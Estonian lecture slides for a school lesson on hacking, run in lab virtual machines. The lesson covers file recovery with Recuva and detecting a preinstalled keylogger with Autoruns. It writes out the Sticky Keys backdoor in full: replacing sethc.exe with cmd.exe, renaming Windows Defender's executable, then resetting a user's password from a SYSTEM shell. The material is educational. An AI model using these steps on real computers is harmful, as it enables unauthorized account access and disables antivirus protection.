Häkkimine koolitunnis

Alo Peets

TÜ ATI doktorant

alo.peets@ut.ee

16.01.2020

Saame tuttavaks

- Kes on turvalisusega kokku puutunud?
- Kes on häkkinud?
- Kes arvab et häkkimist peaks koolis õpetama?


GHB


Arvutisse sisenemine parooli teadmata

- J. Liivi 2 -123 arvutiklassis vali ”võrgutehnoloogia - Eesti”
- Virtualbox -> häkkimine
- Parooli küsimise juuues Vajuta kiiresti **SHIFT** klahvi 5 korda
- Avaneb command prompt (windows käsurida=

  whoami

  net user

  net user MrX uusparool


sethc.exe
C:\Windows\system32>whoami
nt authority\system
C:\Windows\system32>net user
User accounts for \\
Administrator DefaultAccount Guest
MrX WDAGUtilityAccount
The command completed with one or more errors.
C:\Windows\system32>net user MrX uusparool
The command completed successfully.
C:\Windows\system32>

Taustalugu (teostatud õppejõu poolt)

- Käivita arvuti väliselt andmekandjalt käsureale (Live Ubuntu, Windows Install -> SHIFT + F10 -> sisesta

```
copy d:\Windows\System32\cmd.exe d:\Windows\System32\sethc.exe
```

```
move d:\Program Diles\Windows Defender\MsMpEng.exe d:\Program Diles\Windows Defender\MsMpEng-orig.exe
```

- Reboot

Failide taastamine

- Failide kustutamisel kustub ainult failile viide kuid mitte fail ise

- Kasuta programmi “Recuva” et taastada hiljuti kustutatud pildifail
- Vali kõvaketad “taastamiseks E:” võite otsida kõiki failitüüpe ja nii kiir kui süvameetodil

- Töötab seni kuni 1-d ja 0-d pole “uute” andmetega asendatud kõvakettal.

Recuva Wizard

File type

What sort of files are you trying to recover?

- (•) **All Files**
  Show all files.
- ( ) **Pictures**
  Show only files of common image formats, such as digital camera photos.
- ( ) **Music**
  Show only files of common audio formats, like MP3 player files.
- ( ) **Documents**
  Show only files of common office document formats, such as Word and Excel files.
- ( ) **Video**
  Show only video files, like digital camera recordings.
- ( ) **Compressed**
  Show only compressed files.
- ( ) **Emails**
  Show only emails from Thunderbird, Outlook Express, Windows Mail and Microsoft Outlook.

< Back | Next > | Cancel

Recuva Wizard

File location

Where were the files?

- ( ) **I'm not sure**
  Search everywhere on this computer.
- ( ) **On my media card or iPod**
  Search any removable drives (except CDs and floppies) for deleted files.
- ( ) **In My Documents**
  Search user documents folders.
- ( ) **In the Recycle Bin**
  Search for files deleted from the Recycle Bin.
- (•) **In a specific location**

E:\ | Browse...

Check this box if previous scans have failed to find your files. Note that this may take over an hour on a large drive.

[✓] Enable Deep Scan

Click Start to begin the search.


Keylogger – tegevuse salvesti

- Üks kõige kurjemaid ründeid kasutaja privaatsuse ja turvalisuse vastu on pahalase paigaldatud keylogger. Keylogger salvestab kasutaja klahvivajutused ja uuemad kogu tegevuse k.a ekraanivaated.

- Õppejõud on teile eelnevalt arvutisse paigaldanud keyloggeri, selle avamiseks vajuta **CTRL + ALT + SHIFT + K**

Unhide Instructions


Best Free Keylogger is working in background



to unhide, Type **unhide** in the Run dialog.


Or press Ctrl + Alt + Shift + K keys together


☑ Never show this again


Autoruns - Sysinternals: www.sysinternals.com
File Entry Options Help
Open... Ctrl+O
Save... Ctrl+S
Analyze Offline System...
Compare...
Run as Administrator
Refresh F5
Exit
Winsock Providers
Print Monitors
LSA Providers
Network Providers
Explorer
Internet Explorer
Scheduled Tasks
Services
Drivers
Codecs
Boot Execute
Publisher
Image Path
Timestamp
trol\SafeBoot\AlternateShell 3/19/2019 6:53 AM
ws Command Processor (Verified) Microsoft Windows c:\windows\system32\cmd.exe 12/28/1914 8:19 AM
\CurrentVersion\Run 1/17/2020 11:16 AM
(Verified) Bestxsoftware c:\program files\best free keylogger... 12/10/2019 6:41 AM
Box Guest Additions Tray App... (Verified) Oracle Corporation c:\windows\system32\vboxtray.exe 1/14/2020 11:50 AM
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run 1/15/2020 5:47 PM
OneDrive Microsoft OneDrive (Verified) Microsoft Corporation c:\users\mrx\appdata\local\micros... 11/8/2019 12:48 AM
HKLM\SOFTWARE\Microsoft\Active Setup\Installed Components 1/16/2020 12:19 AM
n/a Microsoft .NET IE SECURITY REGI... (Verified) Microsoft Corporation c:\windows\system32\mscories.dll 3/4/2019 2:54 PM
HKLM\SOFTWARE\Wow6432Node\Microsoft\Active Setup\Installed Components 1/16/2020 10:46 AM
Google Chrome Google Chrome Installer (Verified) Google LLC c:\program files (x86)\google\chrom... 1/6/2020 10:04 PM
n/a Microsoft .NET IE SECURITY REGI... (Verified) Microsoft Corporation c:\windows\syswow64\mscories.dll 3/4/2019 8:12 PM
HKLM\Software\Classes\Directory\ShellEx\ContextMenuHandlers 1/16/2020 10:47 AM
RecuvaShellExt Recuva shell extensions (Verified) Piriform Ltd c:\program files\recuva\recuvashell... 5/27/2016 2:44 PM
HKLM\Software\Classes\Folder\ShellEx\ContextMenuHandlers 1/16/2020 10:47 AM
RecuvaShellExt Recuva shell extensions (Verified) Piriform Ltd c:\program files\recuva\recuvashell... 5/27/2016 2:44 PM
Task Scheduler
\Microsoft\Windows\... Microsoft Malware Protection Comm... (Not verified) Microsoft Corporation c:\programdata\microsoft\windows ... 1/16/1979 1:54 PM
\Microsoft\Windows\... Microsoft Malware Protection Comm... (Not Verified) Microsoft Corporation c:\programdata\microsoft\windows ... 1/16/1979 1:54 PM
\Microsoft\Windows\... Microsoft Malware Protection Comm... (Not Verified) Microsoft Corporation c:\programdata\microsoft\windows ... 1/16/1979 1:54 PM
\Microsoft\Windows\... Microsoft Malware Protection Comm... (Not Verified) Microsoft Corporation c:\programdata\microsoft\windows ... 1/16/1979 1:54 PM

Teise isiku nimel e-maili saatmine

